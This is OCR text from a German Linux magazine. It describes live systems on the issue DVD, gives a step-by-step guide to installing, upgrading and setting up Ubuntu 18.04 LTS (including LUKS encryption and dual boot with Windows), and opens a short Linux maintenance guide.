Schlanker Desktop und Onlinedienste im Mittelpunkt: Einen kurzen Weg zu den tonangebenden Clouddiensten wie Google Drive, Dropbox und zu Microsoft Office Online eröffnet Peppermint 9.

LinuxWelt-Surfsystem (32 Bit)

Ein weiteres Livesystem aus der LinuxWelt-Redaktion, aufgefrischt mit aktuellen Paketen: Bei diesem System auf der Basis von Porteus 4.0 geht es um Browser und eine kompakte, komfortable, deutschsprachige Desktopumgebung. Während ausgewachsene Livesysteme eine möglichst komplette Linux-Arbeitsumgebung mit etlichen Programmen einpacken möchten, zielt Porteus auf einen kleinen Satz nützlicher Programme ab. Der Name setzt sich aus „Portabilität" und dem Namen des Gottes „Proteus" aus der griechischen Mythologie zusammen, der seine Daseinsform nach Belieben ändern kann. Diese Wandlungsfähigkeit, die hier dem Paketsystem von

Slackware zu verdanken ist, erlaubt auch individuell zusammengestellte, angepasste Porteus-Ausgaben. Um genau das handelt es sich im vorliegenden Livesystem, das speziell für die LinuxWelt-DVD erstellt wurde. Es liegt in 32 Bit vor und ist damit mit seinem aufgefrischten Kernel 4.20 mit aktueller sowie älterer Hardware kompatibel. Die aufgeräumte Oberfläche nutzt Mate, ist jetzt komplett in Deutsch und liefert die Browser Chromium 71 und Firefox 65.0.2 mit aus. Der Partitionierer Gparted ist immer eine sinnvolle Ergänzung für jedes Livesystem und liegt in der Version 0.31 vor. Eine WLAN-Verbindung kann ein Klick auf den Network-Manager im oberen Panel starten. Mediaplayer wie Audacious und Gnome Mplayer sowie der Mate-Dateimanager Caja mit Dropbox-Client ergänzen das Livesystem.




Elegantes Surfsystem: Das LinuxWelt-Surfsystem hat für dieses Heft ein Update bekommen, startet nun mit dem Kernel 4.20 und hat neue Ausgaben von Firefox und Chromium mit an Bord.

LinuxWelt-Rettungs-DVD 6.3.2 (64/32 Bit)

Die LinuxWelt-Rettungs-DVD 6.3.2 ist ein Livesystem, das sich generell zur Reparatur von liegen gebliebenen Linux-Systemen und zur Datenrettung eignet – auch auf Windows-Systemen. Wer Festplatten bearbeiten will, für den hat System Rescue CD das grafische Partitionierungsprogramm Gparted 0.30 mit an Bord. Die Version unterstützt bereits BTRFS und natürlich alle anderen gebräuchlichen Dateisysteme wie Ext2/3/4, FAT16/32, HFF, HFS+, JFS, NILFS2, NTFS, Reiser FS/Reiser4 und XFS.

Für den Zugriff auf Windows-Partitionen ist ntfs-3g vorhanden. Das Livesystem ist aus Gentoo-Paketen aufgebaut und bringt alles mit, was ein PC-Experte braucht, um Daten von einem defekten Computer zu kratzen. Da es sich auf einer grafischen Oberfläche angenehmer arbeiten lässt, ist XFCE 4.12 mit dabei.

Desktop und Programme sind deutschsprachig. Neben Texteditoren und Hex-Editor ist Firefox als Webbrowser enthalten. Für die Arbeit mit Dateien ist der Zwei-Fenster-Dateimanager Emel FM2 in der unteren Leiste abgelegt. Um Daten von beschädigten oder gelöschten Partitionen zu retten, sind Testdisk und Photorec auf der Kommandozeile verfügbar. Das Werkzeug Hardware Lister zeigt, welche Hardware im Rechner steckt. Die Netzwerk- und WLAN-Verbindung konfiguriert man bequem über den mitgelieferten Network-Manager. Alle wichtigen Programme erreichen Sie bequem über das Anwendungsmenü von XFCE. Der Kernel ist auf 4.14.20 gehievt und enthält bereits die Patches gegen die CPU-Sicherheitslücken Meltdown und Spectre. Das Multiboot-Menü der Heft-DVD bietet eine Menge Startoptionen: Sie können das Livesystem auch in einer 64-Bit-Variante booten oder nur im Textmodus starten. Wie bei anderen Rettungssystemen liegt der Großteil der Werkzeuge in Form von Kommandozeilenprogrammen bei. ■



Die LinuxWelt-Rettungs-DVD: Dieses Livesystem basiert auf der System Rescue CD, ist aber weitgehend deutschsprachig und mit weiteren Tools zur Systemrettung ausgestattet.

Ubuntu 18.04 LTS: Installation und Tipps


Ubuntu 18.04.2 ist die aktuelle Version mit Long Term Support (LTS). Das heißt, Sie bekommen noch bis ins Jahr 2023 Systemupdates. Wer Wert auf Stabilität legt, nutzt diese LTS-Version. Wie Sie sie installieren oder ein Upgrade durchführen, erklären wir hier.

VON HERMANN APFELBÖCK

Ubuntu 18.04 LTS wird den Linux-Desktop für die nächsten Jahre bestimmen. Nutzer der letzten LTS-Version 16.04 werden gerne zum bequemen Upgrade greifen. Bei Neuinstallationen gibt es weitaus mehr zu bedenken. Hier erklären wir die Installation und helfen bei der Entscheidung, welches Ubuntu für Sie und Ihr Zielgerät das passende ist.

1. Das Upgrade älterer Versionen

Wer bereits ein Ubuntu laufen hat, kann ohne Datenverlust ein Upgrade auf Version 18.04 beziehungsweise auf die aktuelle Zwischenversion 18.04.2 ausführen. Voraussetzung ist Ubuntu 16.04 LTS oder die letzte Zwischenversion 17.10. In jedem Fall müssen Sie das bereits bestehende System zunächst aktualisieren. Das geschieht über die „Aktualisierungsverwaltung“ (update-manager). Stellen Sie ferner sicher, dass im Systemwerkzeug „Anwendungen & Aktualisierungen“ (software-properties-gtk) im Register „Aktualisierungen“ ganz unten die Benachrichtigung „Für Langzeitunterstützungsversionen“ eingestellt ist. Ist dies der Fall und das System frisch aktualisiert, werden Sie umgehend einen Hinweis erhalten, dass die neue Version 18.04 angeboten wird. Mit Klick auf „Aktualisieren“ starten Sie dann das Upgrade. Speichern Sie vorher alle offenen Dateien und stellen Sie sich darauf ein, dass Sie das System mindestens eine Stunde nicht nutzen können. Das Upgrade dauert deutlich länger als eine Neuinstallation mit Installationsmedium, da alle Dateien aus dem Internet bezogen werden.



Ein anspruchsvolles Linux: Ubuntu 18.04 in der Hauptedition mit Gnome stellt die mit Abstand höchsten Ansprüche an die Rechnerhardware, gefolgt von der Budgie- und KDE-Edition.

Das Upgrade von Ubuntu hat seit Jahren den Ruf, saubere Arbeit zu leisten und hinterher eine neue Ubuntu-Version mit der bisherigen Software und den vertrauten Einstellungen anzubieten. Eine vorherige Sicherung der Benutzerdateien („/home“) auf einen externen Datenträger kann aber sicher nie schaden.

2. Entscheidungen vor einer Neuinstallation

Wer Ubuntu 18.04 beziehungsweise die aktuelle Zwischenversion 18.04.2 neu installieren möchte, steht vor mehreren Entscheidungen. Eine erste ist die Wahl der passenden Edition. Das ist nicht nur eine Frage des Desktopgeschmacks, sondern auch des Zielgeräts. Ubuntu-Kenner wissen, dass Lubuntu, Xubuntu und die Mate-Edition die geringsten Ansprüche stellen. Die Ubuntu-Hauptedition mit Gnome gilt als relativ anspruchsvoll, Kubuntu mit KDE als besonders ressourcenhungrig. Wir wollten es genau wissen, spendierten allen Editionen vier GB RAM in der virtuellen Maschine und befragten das Kommandozeilentool free:

Ubuntu (Gnome)	1117 MB
Ubuntu Budgie	615 MB
Kubuntu (KDE)	517 MB
Ubuntu Mate	413 MB
Xubuntu (XFCE)	382 MB
Lubuntu (LXDE)	170 MB

Dies der „belegte“ Speicher nach der Systemanmeldung. Überraschend ist zweierlei, erstens der vergleichsweise hohe RAM-Verbrauch des Gnome-Desktops (zum Ver-

gleich: das ältere Ubuntu 16.04 mit 770 MB), zweitens der erstaunlich bescheidene Auftritt der Kubuntu-Variante. Der sparsame LXDE-Desktop in Lubuntu demonstriert, welch entscheidenden Anteil der Desktop beim RAM-Verbrauch hat (Kernel und Basissystem beanspruchen nur etwa 70 MB). Für halbwegs aktuelle Rechner ist aber keine Ubuntu-Edition eine Herausforderung. Auch die Gnome-Edition liegt noch unter dem Anspruch eines Windows 10 mit etwa 1,5 GB.

Lubuntu und Xubuntu kommen auch mit älteren CPUs und einfachsten Grafikchips klar. Bei Ubuntu Mate lässt sich der Effekt-Compositor komplett abschalten, um die Oberfläche auch auf Grafikchips ohne Hardwarebeschleunigung zu nutzen. Die KDE-, Budgie-, Gnome-Editionen sollten auf eine Open-GL-fähige Grafik treffen, was aber seit Jahren bei allen Intel/ATI/Nvidia-Chips der Fall ist.

3. Uefi- und Bios-Installationen


Um Ubuntu 18.04.2 neu zu installieren, nutzen Sie am besten die Heft-DVD, sofern Sie eine der vier dort enthaltenen Editionen wünschen. Die Editionen mit Budgie- und KDE-Desktop (Kubuntu) sind nicht enthalten: Diese müssen Sie sich bei Bedarf aus dem Internet laden (*https://ubuntubudgie.org* und *https://kubuntu.org/*) und das ISO-Image auf einen eigenen Datenträger schreiben – am besten auf USB-Stick. Dafür verwenden Sie wahlweise den plattformübergreifenden Etcher (*https://etcher.io/*) oder dd unter Linux oder auch den Win 32 Disk Imager unter Windows (auf Heft-DVD).

Unsere Heft-DVD bootet im Bios-Modus und erkennt somit nur das alte MBR-Partitionsschema. Wenn Sie Ubuntu im Uefi-Modus und dem neuen GPT-Partitionsschema installieren wollen oder müssen, benötigen Sie ein eigenes Bootmedium. Das gewünschte System können Sie von der DVD unter „/Image-Dateien“ nehmen, müssen es jedoch manuell auf einen USB-Stick kopieren. Dazu dienen wieder die bereits genannten Werkzeuge Etcher & Co.


Vor der Notwendigkeit, im Uefi-Modus zu installieren, stehen Sie dann, wenn der Rechner bereits ein System im Uefi-Modus enthält (Windows 8/10) und Ubuntu parallel installiert werden soll.

Ein zweiter, weniger triftiger Grund kann eine große Festplatte sein (größer als zwei TB), die Sie in einem Stück verwenden möchten. Das MBR-Schema kann Datenträger nur bis zur Größe von zwei TB verwalten, allerdings kann es noch größere Platten durch Partitionierung ohne Kapazitätsverlust nutzen.

Ein genereller Hinweis zum Uefi/GPT-Modus: Nur 64-Bit-Systeme beherrschen diesen Modus. Ein 32-Bit-System (Lubuntu 18.04 auf Heft-DVD) können Sie nur im Bios-Modus einrichten. Wer eine Uefi-Installation braucht, muss 64 Bit wählen. Dies ist auf heutigen Rechnern generell die empfohlene Architektur, wenngleich 32-Bit-Systeme etwas sparsamer ausfallen. Die Gnome-Hauptedition gibt es nur noch in 64 Bit.




Uefi-Bootmenü: Eine eingelegte DVD erscheint hier als „P4: ATAPI“ und als „UEFI: ATAPI“. Für Uefi-Installationen muss die Uefi-Bootoption gewählt werden.



LVM/Luks-Datenträgerverschlüsselung: Diese komplexere Datenschutzmethode erhält höheres Gewicht, nachdem Ubuntu 18.04 die einfachere Home-Verschlüsselung verwirft.

4. Im Installationsassistenten Ubiquity

Die Installation aller Desktop-Ubuntus erfolgt nach dem Start des Livesystems über die Desktopverknüpfung „Ubuntu 18.04 LTS installieren“. Dazu müssen Sie den Zielrechner zunächst mit dem Livesystem booten – also mit der Heft-DVD oder mit einem selbst erstellen USB-Stick. Wenn Sie im Uefi-Modus installieren wollen, müssen Sie nach Einschalten des Rechners das Bootmenü des Bios aufrufen. Dies erledigt in der Regel eine Funktionstaste, häufig F2, F9 oder F12, gelegentlich auch die Esc-Taste. In der dann angezeigten Liste der Laufwerke erscheinen Wechseldatenträger jeweils



Typische Systempartition: Das manuelle Partitionieren (Option „Etwas Anderes“) wird unter Ubuntu 18.04 einfacher, weil die zusätzliche Swappartition entfällt.

zweimal, einmal mit, einmal ohne vorangestelltes „UEFI“. Für Uefi-Installationen wählen Sie den „UEFI“-Eintrag.

Dialog „Updates and other software“: Nach Auswahl der Tastaturbelegung „Deutsch“ zeigt der Installer neben altbekannten Optionen die neue Abfrage nach einer minimalen Installation. Wer spezielle Softwarevorlieben hat und etwa auf Libre Office gezielt verzichten will, wählt diese Alternative, während Einsteiger mit der normalen Installation in der Regel besser fahren.

Dialog „Installationsart“ und Luks: Hier sollten Sie sich noch mehr Zeit nehmen als früher. Da die frühere Home-Verschlüsselung in Ubuntu 18.04 entfällt (siehe unten), erhält die hier angebotene Verschlüsselungsoption (komplette Datenträgerverschlüsselung mit Luks) noch größeres Gewicht, insbesondere auf Notebooks. Beachten Sie aber, dass Sie dem Ubuntu-Installer dafür die gesamte primäre Festplatte überlassen müssen. Eine kompliziertere Situation mit Multiboot oder Partitionsaufteilungen ist nicht vorgesehen. Die Festplatte wird dabei komplett gelöscht.

Für Luks-Verschlüsselung wählen Sie daher die oberste Option „Festplatte löschen und Ubuntu installieren“. Darunter aktivieren Sie das Kästchen „Die neue Ubuntu-Installation zur Sicherheit verschlüsseln“. Sobald Sie dies tun, wird der weitere Punkt „LVM [...] verwenden“ aktiv. Der Logical Volume Manager (LVM) ist notwendig, um neben der kleinen unverschlüsselten Bootpartition die Luks-formatierte Partition und die virtuelle LVM-Partition unterzubringen, die bei korrekter Kennworteingabe unverschlüsselt ins Dateisystem geladen wird. Wenn Sie mit den genannten Optionen auf „Weiter“ klicken, folgt noch die Abfrage des Sicherheitsschlüssels (Kennwort).

Dialog „Installationsart“ ohne Luks: Ohne Luks-Verschlüsselung stehen kompliziertere Partitionierungswege offen. Gegebenenfalls erscheint unter „Installationsart“ bereits der Hinweis, dass sich ein bestimmtes System auf dem Rechner befindet, das man entweder ersetzen kann, oder das neue System parallel installieren. Wenn die Infos des Installers korrekt sind, können Sie die weiteren Schritte Ubiquity überlassen und etwa „Ubuntu daneben installieren“ wählen.

Mit der einfachen automatischen Methode kommen Sie aber nicht immer ans Ziel: So etwa, wenn Sie das neue System auf USB installieren oder von den installierten Systemen ein bestimmtes ersetzen möchten. In diesen Fällen wählen Sie den untersten Punkt „Etwas Anderes“. Dort suchen Sie in der Liste das Laufwerk (also das physische Medium) und die Partition, wohin Sie das neue Ubuntu installieren möchten. Im Unterdialog „Partition erstellen“ ist oben die Gesamtgröße der Partition voreingestellt. Diese Größe können Sie einfach übernehmen, weil Ubuntu 18.04 keine Swappartition mehr benötigt. 50 bis 100 GB sollte ein längerfristig genutztes Ubuntu mindestens erhalten, zum Ausprobieren reichen auch 20 GB. Als „Typ der neuen Partition“ wählen Sie „Primär“, wenn Ihnen vier Partitionen auf diesem Datenträger ausreichen. Position ist am „Anfang dieses Bereichs“, Dateisystem vorzugsweise „Ext4“. Neben „Einbindungspunkt“ klappen Sie die Dropdown-Liste aus und wählen „/“.

Wieder zurück im Hauptdialog „Installationsart“ steht die letzte wichtige Entscheidung unter „Gerät für die Bootloader-Installation“ an – also der Ort, wo der Grub-Bootloader eingerichtet werden soll. Voreingestellt ist die erste interne Festplatte („/dev/sda“). Das ist in Ordnung, wenn Sie Ubuntu auf eine interne Festplatte installieren, und zwar auch dann, wenn das System auf eine andere Platte, etwa nach „/dev/sdb1“ installiert wird. Das ist jedoch nicht in Ordnung, wenn Sie auf einen externen USB-Datenträger installieren. In diesem Fall muss der Bootloader ebenfalls auf das USB-Medium.

Dialog „Wer sind Sie?“: Nach Angabe der Zeitzone und des deutschen Tastaturlayouts richten Sie hier den Erstbenutzer des Systems ein, der standardmäßig mit sudo-Berechtigung ausgestattet wird und sich somit bei Bedarf jederzeit root-Rechte besorgen kann (für Systemaktualisierung, Installationen). Die Home-Verschlüsselung mit Ecrypt FS wird an dieser Stelle nicht mehr angeboten.

Danach werden die Pakete kopiert. Nach einem Neustart bootet der Rechner entweder direkt zu Ubuntu 18.04 oder das Grub-Bootmenü bietet das neue Ubuntu als oberste Option neben anderen an.

5. Paketquellen und erste Aktualisierung

Ein neuinstalliertes Ubuntu weiß zunächst nichts von seinen Softwarequellen, die es für Installationen und Updates benötigt. Daher gehört – am einfachsten im Terminal – das Einlesen der Paketquellen

```
sudo apt update
```


zu den ersten Pflichten. Danach bringt der Befehl

```
sudo apt upgrade
```

Ubuntu auf den neuesten Stand. Ab sofort ist dann auch die Installation zusätzlicher Software möglich.

Im weiteren Alltag sorgt die „Aktualisierungsverwaltung“ (update-manager) automatisch dafür, dass die Updates regelmäßig eingepflegt werden. Unter „Anwendungen & Aktualisierungen → Aktualisierungen“

(software-properties-gtk) definieren Sie auf Wunsch detailliert, welche Updates wie häufig gesucht werden sollen und ob diese automatisch installiert werden. Unentbehrlich ist die oberste Option „Wichtige Sicherheitsaktualisierungen“. Im untersten Punkt dieses Dialogs sollten Sie sich – wie bei jeder LTS-Version – nur über „Langzeitunterstützungsversionen“ informieren lassen. Dann kommen Sie erst gar nicht in die Gefahr, versehentlich eine Zwischenversion (die nächste wäre 18.10 im Oktober) mit nur neun Monaten Support zu installieren.



Typische Vorgaben für automatische Systemupdates: Die Technik der Livepatches ist nur für Server relevant und ermöglicht es, Systemneustarts nach Kernel-Patches zu verschieben.

6. Sprache, Hardware und Netzwerk einrichten

Bevor Sie das System nach der Neuinstallation und Aktualisierung produktiv nutzen, verbleiben typische Standardaufgaben.

Sprachunterstützung: Bei der Installation legen Sie zwar die Sprache „Deutsch“ und die Region „Deutschland“ fest, was jedoch noch kein konsequent deutschsprachiges System ergibt. Nach der Installation ist es zu empfehlen, in den „Einstellungen“ die Sprachpakete zu komplettieren. Der Punkt heißt „Region & Sprache“ (Ubuntu) oder auch nur „Sprachen“ (etwa in Xubuntu).

Grafiktreiber installieren: Standardmäßig richtet Linux für Nvidia und ATI/AMD-Grafikkarten einen Open-Source-Treiber ein, der für Büroaufgaben ausreicht. Mehr Leistung bieten Herstellertreiber, die Sie unter „Anwendungen & Aktualisierungen“ auf der Registerkarte „Zusätzliche Treiber“ installieren. Es genügt, die Registerkarte zu öffnen und auf das Ergebnis zu warten. Die angezeigten Treiber können Sie dann markieren und per Klick auf „Änderungen anwenden“ installieren.

Monitoreinstellungen: Ubuntu erkennt die optimale Bildschirmauflösung automatisch. Trotzdem gibt es Anlässe, die Einstellungen nachzujustieren: Bei einem Betrieb mit zwei Monitoren ist es immer notwendig, den primären Bildschirm und die optimale Anordnung der Monitore festzulegen. Die wichtigsten Optionen finden Sie unter „Einstellungen → Geräte → Anzeigegeräte“, wobei Sie für eine Dual-Monitor-Anordnung die abgebildeten Bildschirme einfach mit der Maus arrangieren. Ubuntu kann zudem die Schriftgrößen praktisch stufenlos skalieren, was allerdings je nach Edition Zusatztools erfordert – in der Hauptedition mit Gnome das Tool gnome-tweaks.

Netzwerkadapter: Mit Kabelverbindung ist Ubuntu sofort im Netz und Internet. Mit WLAN-Adaptern besteht die übliche Pflicht, sich am eigenen WLAN anzumelden. Dies funktioniert über das Netzwerk-Symbol in der Systemleiste (Network-Manager). ■

MULTIBOOT: LINUX NEBEN WINDOWS INSTALLIEREN

Linux sollten Sie immer nach Windows installieren, weil Windows bei der Installation die Linux-Bootumgebung löscht. Das lässt sich nur umständlich wieder reparieren.

Schritt 1: Starten Sie den PC von der Ubuntu-Installations-DVD aus. Beim Start im Bios-Modus drücken Sie eine beliebige Taste, stellen als Sprache „Deutsch“ ein und wählen „Ubuntu ohne Installation ausprobieren“. Im Uefi-Modus gibt es keine Sprachauswahl. Sie wählen „Try Ubuntu without installing“ und das Livesystem startet mit englischsprachiger Oberfläche.


Schritt 2: Starten Sie das Setupprogramm über das Desktopicon „Install Ubuntu 18.04 LTS“ beziehungsweise „Ubuntu 18.04 LTS installieren“. Wählen Sie als Sprache „Deutsch“ aus. Klicken Sie auf „Weiter“. Setzen Sie Häkchen vor „Während Ubuntu installiert wird Aktualisierungen herunterladen“ und „Installation von Drittanbieterprogrammen für Grafik- und WLAN-Gerät, Flash, MP3 und andere Medien“.

Schritt 3: Nach einem Klick auf „Weiter“ lassen Sie im Fenster „Installationsart“ die Option „Ubuntu neben Windows Boot Manager installieren“ (Uefi) oder „Ubuntu neben Windows 10 installieren“ (Bios) aktiviert. Klicken Sie auf „Jetzt installieren“. Sie sehen dann eine Zusammenfassung mit den Änderungen auf der Festplatte. Gibt es eine leere Partition auf der einzigen Festplatte im PC, wird auf dieser eine Linux-Partition („ext4“) erstellt. Die Laufwerksbezeichnung lautet unter Linux in der Regel „sda“. Gibt es eine zweite leere Festplatte, erkennt das Setupprogramm das und erstellt die Partition dann auf „sdb“. Der Linux-Bootmanager Grub2 wird für den Start von Linux und Windows auf der ersten Festplatte eingerichtet.

Schritt 4: Folgen Sie den weiteren Anweisungen des Installationsassistenten. Starten Sie den PC nach Abschluss der Installation neu. Bei einer Parallelinstallation mit Windows auf der gleichen Festplatte oder einer zweiten begrüßt Sie der Bootmanager Grub2, über den Sie Linux oder Windows starten.

Kleines ABC der Linux-Systemwartung

Dieser komprimierte Ratgeber bespricht wichtigste Pflichten, Aufgaben und Informationsquellen auf dem Linux-Desktop und auf Linux-Homeservern. Er richtet sich an Einsteiger und Fortgeschrittene, gewiss nicht an Admin-Profis.



VON HERMANN APFELBÖCK

Zur Systempflege von Desktop- und Serversystemen gibt es sehr, sehr dicke Bücher. Der folgende kleine Rundgang wird nur fundamentale, vor allem aber alltagsrelevante Aspekte berücksichtigen. Im Vordergrund stehen Belange von Desktopnutzern im Heimnetz. Alle Aussagen bevorzugen Debian/Ubuntu-basierte Distributionen, gelten aber sinngemäß auch für andere Linux-Varianten.

